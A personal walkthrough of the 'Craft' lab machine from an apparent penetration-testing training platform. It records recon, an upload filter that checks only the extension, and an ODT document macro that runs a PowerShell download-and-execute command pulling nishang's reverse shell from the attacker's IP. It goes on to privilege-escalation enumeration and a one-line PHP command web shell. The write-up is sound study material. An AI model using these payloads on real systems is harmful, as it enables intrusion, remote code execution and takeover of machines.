Craft

Take aways

- enumerate services thoroughly, if I have write permissions over a web server directory after achieving an initial foothold it is very each to write a shell into it and then if i can access that directory, pop the shell from my browser.
- Client side attacks are not out of scope for the exam, they simulate user interaction
- XSS to steal cookies, responder, macros (espescially if they are calling out a word document format)

Walk through

Target IP: **192.168.203.169**


Pinging the target didn't work so I used the nmap -Pn flag to treat all host as online. It's kinda weird for the machine to be blocking ping probes in a lab I think, haven't run into that much

```
nmap -Pn 192.168.203.169

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-12 10:42 EDT
Nmap scan report for 192.168.203.169
Host is up (0.035s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http
```

Started autorecon to run in the background on the host

```
autorecon 192.168.203.169
```

Going to the webpage and clicking around there is a file upload for resumes, this seems like a good path of exploitation to explore



But at this point I need to identify the type of web server running to know what kind of web shell may be needed. So I run Whatweb on the host to try and identify the web server

```
whatweb 192.168.203.169
http://192.168.203.169 [200 OK] Apache[2.4.48], Bootstrap, Country[RESERVED][ZZ], Email[admin@craft.offs], HTML5, HTTPServer[Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7], IP[192.168.203.169], OpenSSL[1.1.1k], PHP[8.0.7], Script, Title[Craft], X-Powered-By[PHP/8.0.7]
```

Okay, based on that output it is a php page

At this point some of my autorecon scan had been finished so I checked the ferboxbuster_dirbuster file under port 80.

There is a 200 response to the upload directory


```
200      GET        15l       52w      777c http://192.168.203.169/uploads/
```

Notable also a 403 to a phpmyadmin page. That tells me that there is an admin console, but I am being blocked from accessing it.

```
403      GET       11l       47w      423c http://192.168.203.169/phpmyadmin
```

Going to the upload directory in my browser it looks like directory browsing is enabled on this page as well. This page also leaks some information such as the server version, php version, openssl version, and system architecture (64 bit)

```
Apache/2.4.48 (Win64)
OpenSSL/1.1.1k
 PHP/8.0.7 Server at 192.168.203.169 Port 80
```




Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	


Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7 Server at 192.168.203.169 Port 80

Knowing this information now I decided to start trying to upload files. I started off with just a picture, and I got the error below. This indicates that there is at least file extension type checking to some degree.




File is not valid. Please submit ODT file

I then tried submitting the same image, after checking the extension to .odt and it said that the resume was submitted.



You're resume was submitted , it will be reviewed shortly by our staff

At this point I went back to the upload url, but did not see my file there surprisingly.



Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7 Server at 192.168.203.169 Port 80

browsing to the name of the file in the uploads directory didn't work either.

```
http://192.168.203.169/uploads/trex1.odt
```

So maybe it displayed that message, but there was actually some form of blocking in place. Now I want to load up burp and take a closer look at the request going out.

Modifying the content-type to one that doesn't match the ODT content type:
application/vnd.oasis.opendocument.text
I still get the same message that my file was submitted.

Modifying the magic bytes at the top of the content section of my request also gives me the same message that my file was submitted.

So on the surface it doesn't seem that there is content type or magic byte checking and they are only checking the extension. At this point I decide to try fuzzing the /uploads page for LFI because the files could be somewhere and I don't see them in the one listed directory

Attempting to fuzz for LFI with FFUF

```
ffuf -u http://192.168.203.169/uploads/FUZZ -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt -fs 304
ffuf -u http://192.168.203.169/uploads/FUZZ -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-gracefulsecurity-windows.txt

neither of these yielded anything
```

At this point I took the first hint. This indicated to me that I could utilize an ODT file with a malicious macro in it to get RCE. This was something I knew was possible, but hadn’t considered that it would happen in a single machine lab instance scenario (specifically in the context of PG). Good to know that client attacks simulating user interaction are not off the table in the future.

Investigating this process, I followed a walk through to make a malicious macro for ODT and then tested it first by making it call back to my machine.

Download libeoffice

```
sudo apt-get update
sudo apt install libreoffice
```

Open that, make a new document and then

Go to Tools → Macros → Organize Macros → Basic

Select your document, then New, and give it a name.

This will open up a work space. We will embed the following command in our macro. This will simply call back to our machine. It’s a test.

```
Shell("cmd /c powershell iwr http://192.168.45.156/")
```

At this point click save in the macro window

Then go back to the document resume, select tools and customize

Select open document and then assign the macro to run when the event “open document is done”.


Note: you will need to go to the events tab and then it will be there

Now I can start a python web server on port 80 and see if I get a call back after uploading the document

```
#starting web server
python3 -m http.server 80
```

Note: I reverted the machine at this point so the IP changed to 192.168.203.169

Uploading the file with my web server running showed that the macro is being run because it catches a request



```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.203.169 - - [12/Aug/2025 12:07:53] "GET / HTTP/1.1" 200 -
```

Now I need to modify the script to download a powershell reverse shell.

I decided the reverse shell I was going to use was the nishang one so I went and copied the github repo

https://github.com/samratashok/nishang/tree/master

To weaponize the macro I went and edited the previous command that made a web request and changed it download and run the nishang invoke tcp shell

```
    Shell("cmd /c powershell IEX (New-Object System.Net.Webclient).DownloadString('http://192.168.45.156/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 192.168.45.156 -Port 4444")
```


Making sure to save the macro and document

Start the python web server again and also a nc listener on the port defined above

```
#starting python web server on port 80
python3 -m http.server 80

#note this is two different shell sessions on my machine
```

```
#starting nc listener on the rt outlined when the shell is being executed above
nc -lvnp 4444
```

upload the file and then if it works I should see a web request to download the shell and then I should also see a catch in my nc listener with a shell


kali@kali: ~/Desktop/pg/craft
File Actions Edit View Help
kali@kali: ~/Desktop
kali@kali: ~/Desktop/pg/craft

```
┌──(kali㉿kali)-[~/Desktop/pg/craft]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
^C

┌──(kali㉿kali)-[~/Desktop/pg/craft]
└─$ ls
Invoke-PowerShellTcp.ps1  results  resume2.odt  resume.odt  shell.ps1  uploads.req

┌──(kali㉿kali)-[~/Desktop/pg/craft]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.156] from (UNKNOWN) [192.168.203.169] 49905
Windows PowerShell running as user thecybergeek on CRAFT
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files\LibreOffice\program>
```


```
┌──(kali㉿kali)-[~]
└─$ cd ~/Desktop/pg/craft

┌──(kali㉿kali)-[~/Desktop/pg/craft]
└─$ ls
Invoke-PowerShellTcp.ps1  results  resume2.odt  resume.odt  shell.ps1  uploads.req

┌──(kali㉿kali)-[~/Desktop/pg/craft]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.203.169 - - [12/Aug/2025 12:47:26] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

That worked so now I have a shell on the system

starting off with some basic enumeration command I check my permissions

```
whoami /all
```

Nothing screamed out to me here




```
PS C:\Program Files\LibreOffice\program>whoami /all

USER INFORMATION
----------------

User Name          SID
================== ==============================================
craft\thecybergeek S-1-5-21-537427935-490066102-1511301751-1001


GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes

==================================== ================ ============ ==================================
===========
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, E
nabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by default, E
nabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\Local account           Well-known group S-1-5-113    Mandatory group, Enabled by default, E
nabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, E
nabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group, Enabled by default, E
nabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeCreateGlobalPrivilege       Create global objects          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Running systeminfo tells me that I am on a Windows Server 2019 and confirms that I am on a 64 bit system

Looking through the files in my users directory I find resume.ps1 which looks to be the script which was automatically running the odt file I uploaded

I then moved winpeas over to do some enumeration

The section that seemed interesting to pursue first to me was the services information section




```
???????????????????????????????????? Services Information ????????????????????????????????????

???????????? Interesting Services -non Microsoft-
? Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#services
    ApacheHTTPServer(Apache Software Foundation - Apache HTTP Server)["C:\Xampp\apache\bin\httpd.exe" -k runservice] - Auto - Running
    Possible DLL Hijacking in binary folder: C:\Xampp\apache\bin (Users [Allow: AppendData/CreateDirectories WriteData/CreateFiles])
    Apache/2.4.48 (Win64)
   ════════════════════════════════════════════════════════════════════════════════

    ResumeService1(ResumeService1)[C:\Program Files\nssm-2.24\win64\nssm.exe] - Auto - Running - No quotes and Space detected
   ════════════════════════════════════════════════════════════════════════════════

    ssh-agent(OpenSSH Authentication Agent)[C:\Windows\System32\OpenSSH\ssh-agent.exe] - Disabled - Stopped
    Agent to hold private keys used for public key authentication.
   ════════════════════════════════════════════════════════════════════════════════

    VGAuthService(VMware, Inc. - VMware Alias Manager and Ticket Service)["C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"] - Auto - Running
    Alias Manager and Ticket Service
   ════════════════════════════════════════════════════════════════════════════════

    VM3DService(VMware, Inc. - VMware SVGA Helper Service)[C:\Windows\system32\vm3dservice.exe] - Auto - Running
    Helps VMware SVGA driver by collecting and conveying user mode information
   ════════════════════════════════════════════════════════════════════════════════

    VMTools(VMware, Inc. - VMware Tools)["C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"] - Auto - Running
    Provides support for synchronizing objects between the host and guest operating systems.
   ════════════════════════════════════════════════════════════════════════════════


???????????? Modifiable Services
? Check if you can modify any service https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#services
    LOOKS LIKE YOU CAN MODIFY OR START/STOP SOME SERVICE/s:
    RmSvc: GenericExecute (Start/Stop)
```

Specifically the resumeservice1 having no quotes. I can potentially highjack this service to run a malicious command

This seciton also highlights possible DLL hijacking in the binary folder for apache as I have permissions to writedata and create directories in that folder

To verify this output and further check service permissions I downloaded sharpup onto the box to audit permissions again.

```
sharpup.exe audit
```




```
PS C:\users\thecybergeek> ./Sharpup.exe audit

=== SharpUp: Running Privilege Escalation Checks ===
[!] Modifialbe scheduled tasks were not evaluated due to permissions.

=== Services with Unquoted Paths ===
        Service 'ResumeService1' (StartMode: Automatic) has executable 'C:\Program Files\nssm-2.24\win64\nssm.exe', but 'C:\Program' is modifable.

=== Modifiable Service Binaries ===
        Service 'ApacheHTTPServer' (State: Running, StartMode: Auto) : "C:\Xampp\apache\bin\httpd.exe" -k runservice

[*] Completed Privesc Checks in 0 seconds

PS C:\users\thecybergeek> █
```

Going for DLL hijacking on the binary folder for apache seems like a good line potentially to go down, but exploring the ability to write data and create directories in that folder is of interest too because there is an apache user on the system and usually getting access to web server service accounts is a means of priv esc.

First i uploaded the pentestmonkey php shell but that didn't work throwing an error 'uname is not recognized as an internal or external command"


I copied over a simple webshell to the web root c:\xampp\htdocs



```
PS C:\xampp\htdocs> curl http://192.168.45.156/shell.php -O shell.php
PS C:\xampp\htdocs> echo "<?php system($_GET['cmd']); ?>
PS C:\xampp\htdocs> Invoke-PowerShellTcp : At line:1 char:6
+ echo "<?php system($_GET['cmd']); ?>
+      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
The string is missing the terminator: ".
At line:1 char:104
+ ... llTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 192.168.45.156 -  ...
+                 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Invoke-PowerShellTcp


PS C:\xampp\htdocs> echo "<?php system($_GET['cmd']); ?>
PS C:\xampp\htdocs> Invoke-PowerShellTcp : At line:1 char:6
+ echo "<?php system($_GET['cmd']); ?>
+      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
The string is missing the terminator: ".
At line:1 char:104
+ ... llTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 192.168.45.156 -  ...
+                 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Invoke-PowerShellTcp


PS C:\xampp\htdocs> curl http://192.168.45.156/shell2.php -O shell2.php
PS C:\xampp\htdocs> █
```


```
shell2.php contents:
<?php system($_GET['cmd']); ?>
```

the simpler web shell worked when I navigated to shell2.php



```
craft\apache
```

